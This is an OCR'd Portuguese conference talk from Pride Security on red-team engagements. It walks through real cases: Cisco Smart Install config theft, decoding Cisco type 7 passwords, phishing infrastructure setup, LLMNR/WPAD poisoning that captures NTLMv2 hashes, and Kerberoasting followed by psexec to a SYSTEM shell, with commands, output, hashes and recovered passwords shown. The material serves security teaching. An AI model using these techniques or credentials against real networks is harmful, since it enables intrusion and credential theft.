PRIDE SECURITY

CERT.MZ

RED TEAM & CASOS REAIS

Pride Security
24 de abril de 2019

QUEM SOMOS

- Somos da empresa **PRIDE Security**, ambos com mais de 15 anos de experiência no segmento de segurança da informação, tendo atuado em projetos nos 7 continentes, incluindo algumas "fortune 500".

- Palestras ministradas nas mais importantes conferências como Black Hat (USA e EU), DEF CON, RSA Conference, Troopers, Toorcon, OWASP (EU) entre muitas outras.

- Coautor(es) de patente de tecnologia ofensiva registrada nos Estados Unidos da América, além de encontrar e publicar falhas de software em Sun Solaris, Kernel de FreeBSD/NetBSD, QNX RTOS, Microsoft ISA Server, Microsoft Word, Adobe Flash, Adobe PDF, dentre outros softwares, todos eles com seus devidos CVEs.

RED TEAM

- O que é RED Team?

- Diferença entre Teste de Intrusão e Red Team?

1. Executar um ataque real e evadir os controles de segurança.
2. Muitas vezes precisa ser "stealth" como um ataque real.
3. Combinação de várias técnicas e métodos de invasão.
4. Existe um consenso?

RED TEAM

- O tipo de ataque é menos importante do que a ameaça simulada.

1. Criminoso cibernético ($$)
2. Espionagem corporativa (informação)
3. Ativista hacker (dado a reputação)
4. Ataques subsidiados por governos (espionagem, sabotagem, etc)

RED TEAM não significa “Acima da lei”. Um CEO não pode permitir alguém invadir o e-mail pessoal de alguém para provar algo

RED TEAM

- Etapas
- Reconhecimento

1. OSINT
2. Drones
3. Observação "on-site"

- Plano de ataque
- Execução (Exploitation/Post-Exploitation)
- Relatório

RED TEAM

- Input

1. Nome da Empresa
2. Locais físicos

- Output

1. Metodologia
2. Linha de tempo do ataque
3. Vetores bem sucedido, notas pertinentes e recomendações

RED TEAM

- Nos próximos slides vamos:

1. Abordar algumas técnicas simples utilizadas neste tipo de projeto.
2. Contar alguns exemplos de casos reais.

RED TEAM

- 0x00 – Entrada não autorizada
- Ataque coordenado;
- Distração;
- Entrada;
- Caso real! Show time! ☺

RED TEAM

- 0x01 – Cisco Smart Install
- Sem autenticação, sem autorização. (sem patch –FEATURE!!)
- Permite um atacante:

1. Fazer download do arquivo de configuração Cisco (creds)
2. Substituir o arquivo de inicialização.
3. Comandos CLI (do-exec CLI commands)
4. Carregar uma imagem IOS definida pelo atacante

RED TEAM

- 0x01 – Cisco Smart Install

```
[redacted]:~/[redacted]/S$ sudo ./siet.py -i 10.1.204.254 -g
[INFO]: Sending TCP packet to remote client ..
[INFO]: Package send success to: 10.1.204.254
[INFO]: Start TftpServer
[INFO]: Request count: 1.000000
[INFO]: Connect from: 10.1.220.254
[INFO]: Directory already exists. OK.
[INFO]: File created.
[INFO]: Getting config done
[INFO]: All done!
[redacted]:~/[redacted]/S$
```

RED TEAM

- 0x01 – Cisco Smart Install (weak ciphers)

```
[redacted]-Pro:[redacted]$ grep " 7 " *
10.1.204.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B1315
Binary file 10.1.220.253.conf matches
10.1.220.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B1315
10.1.221.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B1315
10.1.63.162.conf:! Last configuration change at 16:25:28 EST Fri Oct 7 2016
10.1.63.162.conf:! NVRAM config last updated at 16:25:30 EST Fri Oct 7 2016
10.1.63.162.conf:ip ftp password 7 105D07161215135A5D
10.1.63.162.conf: password 7 01040E54570E530E705A5E071C
10.1.63.162.conf: password 7 0836441E051C5016431D1C0A2F
10.1.63.162.conf: password 7 0313535B0A0A744D1F1F090B12
192.168.1.254.conf: standby 1 authentication md5 key-string 7 055C530211194C1D1B131
[redacted]-Pro:[redacted]$ ../cisco7decrypt.py 105D07161215135A5D
snowba11
[redacted]-Pro:[redacted]$ ../cisco7decrypt.py 01040E54570E530E705A5E071C
wh0le5a1vpne
[redacted]-Pro:[redacted]$ ../cisco7decrypt.py 055C530211194C1D1B1315215D
75mP5btbvbS62CHNe-h7huYe
[redacted]-Pro:[redacted]$
```

RED TEAM


- 0x02 – Phishing
- Registrar um novo domínio com nome similar
- Usar um sistema de delivery robusto de e-mail marketing (Sendgrid, Mandrill, etc)
- Configurar DNS e SPF
- Servidor com boa reputação para hospedar o site (Amazon, etc)

1. Let's Encrypt ☺


RED TEAM

- 0x02 – Phishing

1. Sites falsos




You go ahead and sign in on a fully functional sign-in page that looks like this:




RED TEAM

- 0x02 – Phishing

1. Sites falsos






RED TEAM

- 0x02 – Phishing

1. Client-Side
2. Features (RCE)



RED TEAM

- 0x03 – Caso real
- Projeto utilizando Baiting + Vishing.

RED TEAM


- 0x04 – Microsoft "Legacy" Protocols + WPAD "fun"

```
[*] [NBT-NS] Poisoned answer sent to 10.100.3.224 for name SRV-HV1 (service: File Server)
[FINGER] OS Version      : Windows Server 2008 R2 Standard 7601 Service Pack 1
[FINGER] Client Version : Windows Server 2008 R2 Standard 6.1
[SMB] NTLMv2 Client    : 10.100.3.224
[SMB] NTLMv2 Username : [redacted]\jsdadmin
[SMB] NTLMv2 Hash      : jsdadmin::[redacted]:d3cc907d8c3ce7f6:D9BFF3DCB3DB4103EC0F285015204A87:01010
[*] Skipping previously captured hash for [redacted]\jsdadmin
[*] Skipping previously captured hash for [redacted]\jsdadmin
[*] Skipping previously captured hash for [redacted]\jsdadmin
```

- What about IPv6? ☺

RED TEAM

- 0x04 – Microsoft "Legacy" Protocols + WPAD "fun"



RED TEAM

- 0x04 – Microsoft "Legacy" Protocols + WPAD "fun"

```
[*] [LLMNR]  Poisoned answer sent to 10.100.3.105 for name wpad
[FINGER] OS Version     : Windows 10 Pro 10586
[FINGER] Client Version : Windows 10 Pro 6.3
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
Challenge 2: 4760ed2f4685d2d2
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
Challenge 2: 4760ed2f4685d2d2
[HTTP] NTLMv2 Client   : 10.100.3.105
[HTTP] NTLMv2 Username : [redacted]\J.Sayer
[HTTP] NTLMv2 Hash     : J.Sayer::[redacted]:4760ed2f4685d2d2:1152AB197C5C1C11148
04F004C004B004900540004001200730006D0062002E006C006F00630061006C00030028007
008000300030000000000000000000000000002000005C29720BFBF2C0334E1412BB29D93F87EC
030000000000000000000
[HTTP] WPAD (auth) file sent to 10.100.3.105
```

RED TEAM

- 0x05 – SPN

```
[redacted]:~/tools/impacket-master/examples$ ./GetUserSPNs.py -request [redacted]YNguyenL -dc-ip 10.222.1.68
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
ServicePrincipalName                                  Name                 MemberOf
----------------------------------------------------  -------------------  ----------------------------------
MSSQLSvc/SYSVSQL03.[redacted]:7106                     [redacted]           CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/SYSVSQL03.[redacted]:SQLSYS05                                      CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/aupoza626.[redacted]:6218                                          CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/aupoza634.[redacted]:7103                                          CN=G_Proxy_TMG01,OU=Groups,OU=Instit
MSSQLSvc/PRDVSIM01.[redacted]:1433                     SRVC_IM_Spotlight    CN=ChangeAuditor Administrators - DE
MSSQLSvc/PRDVSIM01.[redacted]                          SRVC_IM_Spotlight    CN=ChangeAuditor Administrators - DE
AdminService.AdminLicense.1/FileArchiveSYD             Srvc_Vault_Prdvexv01 CN=G_EXCH_ADM,OU=Groups,OU=Business
AdminService.AdminLicense.1/FileArchiveSYD.[redacted]  Srvc_Vault_Prdvexv01 CN=G_EXCH_ADM,OU=Groups,OU=Business
MSSQLSvc/SYSVSQL03.[redacted]:7106                     SRVC_SQLDEV05
MSSQLSvc/SYSVSQL03.[redacted]:SQLSYS05                 SRVC_SQLDEV05



[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgs$23$*SRVC_IM_Spotlight$[redacted].COM$MSSQLSvc/PRDVSIM01.[redacted]*$ae1096d328909f4cdfbdfb8591c72fd1$92a34f53
4579ad8a62a2f9ed9ebe4dd9af2c8b773526648e73a699471724696d8406f55b25f681cc8c4af8e10b3a93b0fab0b9cbb6db78a018de3224
e2aecb8e6cbc28c8815ad68679cfd6fd33644a01f26fc8d666f0620bd72fa7ebbb84279a05920d002e93ec4bd903fe0be9af8389252e4a87
```

RED TEAM

- 0x05 – SPN

```
[redacted]:~/tools/impacket-master/examples$ ./psexec.py SRVC_IM_Spotlight:[redacted]@10.222.1.68 cmd.exe
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Requesting shares on 10.222.1.68.....
[*] Found writable share ADMIN$
[*] Uploading file pxOFFPqs.exe
[*] Opening SVCManager on 10.222.1.68.....
[*] Creating service aIBd on 10.222.1.68.....
[*] Starting service aIBd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

